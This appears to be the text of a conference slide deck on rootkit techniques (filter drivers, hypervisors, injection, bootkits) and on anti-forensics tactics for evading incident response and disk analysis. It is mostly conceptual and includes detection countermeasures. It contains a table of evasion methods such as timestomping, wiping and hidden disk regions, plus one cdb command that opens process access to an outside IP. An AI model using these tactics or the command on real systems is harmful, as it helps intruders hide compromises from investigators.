


**BELOW  
GOTHAM**

# Filter Drivers

**Intercept and modify IRPs that pass through them**


- Useful for monitoring (e.g. keystroke logger, network sniffer, etc.)
- Can be used as a low-level anti-forensics measure (Ddefy rootkit)



**BELOW  
GOTHAM**

# Hypervisors


Rootkit (i.e. hypervisor) ensnares running OS in a virtual machine



**BELOW  
GOTHAM**

# DLL & Thread Injection

- An effective way to implement stealth and perform modification
- Microsoft has implemented features like UIPI\* to defend against this




**BELOW  
GOTHAM**

\*User Interface Privilege Isolation – introduced in Vista and Windows Server 2008

# COM Objects

## Component Object Model

- Sanctioned technique for installing code into an application's address space
- Relatively stable option with a lot of management features
- Browser Helper Objects (BHOs) are in-process COM servers for IE
- COM objects are *very* conspicuous (nontrivial footprint in registry)




**BELOW  
GOTHAM**

# Bootkits


## Bootkits use a Hybrid Approach

- They Use Binary and Runtime Patching
- They Execute in Real Mode and Protected Mode



## Load & Patch Iterative Technique

- Hook `INT 0x13` (real-mode disk I/O interrupt)
- Scan for byte pattern of a target module
- Patch the module after it loads (and before it executes)
- Installed patch does the same for some following module
- This process repeats itself until startup has completed



# Technique Countermeasures

As in Gong Fu, for every tactic there is a counter tactic



**BELOW  
GOTHAM**

# Technique Countermeasures

There are ways to detect if modifications have been instituted

Mod Tactic	Detection Countermeasures
Hooking	Manually parse memory, re-build tables
Object Patching	Cross-view detection, RAM Acquisition
Code Patching	Code is static → digital signature tests
Filter Drivers	Careful documentation, tools like DeviceTree.exe
Hypervisor	Time Analysis, TLB Profiling, etc.
Injected Code	Standard Auditing Tools, RAM Acquisition
Bootkit	Offline checksum of boot code

**NOTE:** Naturally, there are counter-countermeasures

**BELOW  
GOTHAM**

# Do We Need to Hide?

Traditional rootkits tend to actively conceal things:



TCP/IP Port

Process

File

Service

Driver

Registry Key

## Concealment is based on a trick


- Once trick is known, it loses its effectiveness
- Is there a better way, one that doesn't rely on a trick?



**BELOW  
GOTHAM**

# “Stealth Malware”

Concept popularized by **Joanna Rutkowska**




- Stealth by design (inherently inconspicuous)
- Doesn't need to actively hide its components

System Object	Alternatives to Overt Concealment
Process	Thread injection, or leave everything in Kernel-Mode
TCP/IP Port	Use (passive) covert channel, roll your own stack
Driver	Dynamically allocate/relocate code in kernel-space
File	Stay memory resident (e.g. Data Contraception)

**BELOW  
GOTHAM**


# Forensic Analysis



Live Incident Response





Storage Media Analysis



Network Traffic Analysis


**BELOW  
GOTHAM**

# Live Incident Response



**BELOW  
GOTHAM**



# Storage Media Analysis



**BELOW  
GOTHAM**

# Network Traffic Analysis

## Full Content Data Capture



**BELOW  
GOTHAM**

# Anti-Forensics

## Traditional rootkits focused on:

- Subverting live incident response → Concealment (using system mods)
- Subverting network traffic analysis → Covert Channels

## This approach is vulnerable to postmortem analysis

Admin can always **go nuclear** and power down their server to perform an offline inspection



**BELOW  
GOTHAM**

# Worst-Case Scenario

In a high security computing environment  
You may run up against someone like this



## Richard Bejtlich

Director of Incident Response, General Electric  
Former military intelligence officer (AFCERT, AFIWC, AIA)

**For monitored targets, anti-forensics are a necessity**

- Counterintelligence people often start by assuming compromise
- Auditors may perform forensic analysis preemptively
- These people have the time, motivation, and skill to track you down

**BELOW  
GOTHAM**

# Surviving Reboot

To persist or not to persist, that is the question...



**BELOW  
GOTHAM**

# Persisting on Storage

In this case, you'll need to contend with media analysis

Stage of Analysis	Sample Countermeasures
Forensic Duplication	Reserved Disk Regions (e.g. HPA, DCO)
Recover Deleted Files	File Wiping, Scrubbing Metadata, Encryption
Collect File Metadata	Altering Metadata (e.g. Timestomp)
Remove Known Files	Preimage Attack, Flooding, Hiding
File Signature Analysis	Embed text in an .EXE, encode .EXE files
Static Binary Analysis	Encryption, Compression, Camouflage
Dynamic Binary Analysis	Obfuscation, Code Morphing, Landmines

**Defense in Depth:** Utilize multiple tactics (buy time)

**BELOW  
GOTHAM**

# The Four Evil Masters

Media Analysis countermeasures fall into four categories

- **Data Destruction** (file wiping, scrubbing file system metadata)
- **Data Hiding**
  - In-Band (file system structures, e.g. FISTing)
  - Out-of-Band (slack space)
  - Application Layer (hiding data in the registry)
- **Data Transformation** (encryption, direct alteration, code morphing)
- **Data Fabrication** (VERSIONINFO, introduce a known bad file)

**BELOW  
GOTHAM**

# Staying Memory Resident

## Avoid Secondary Storage at all Costs

### Question:

- What's the ultimate way to foil postmortem analysis?

### Answer:


- Never write anything to disk to begin with
- Keep your footprint minimal by residing entirely in RAM

## Associated Issues

- Footprint vs. Failover Trade-off



# Persist by Infection



**BELOW  
GOTHAM**

# Data Contraception\*

Memory resident variant pioneered by *the grugq*

Employs common utilities for the server component

- Necessitates “smart” client
- Leaves very little forensic evidence

## Process Puppeteering

Server offers access to its address space  
Or the address space of another process

From the outside it looks entirely legitimate  
On the inside, there’s something else




```
(cdb -server tcp:port=88,clicon=140.213.11.24)
```

**BELOW  
GOTHAM**

\*The grugq is fond of colorful terminology (e.g. IUDs, FISTing, KY, etc.)

# Who's Building & Using Rootkits?



Hackers



Feds



Spooks



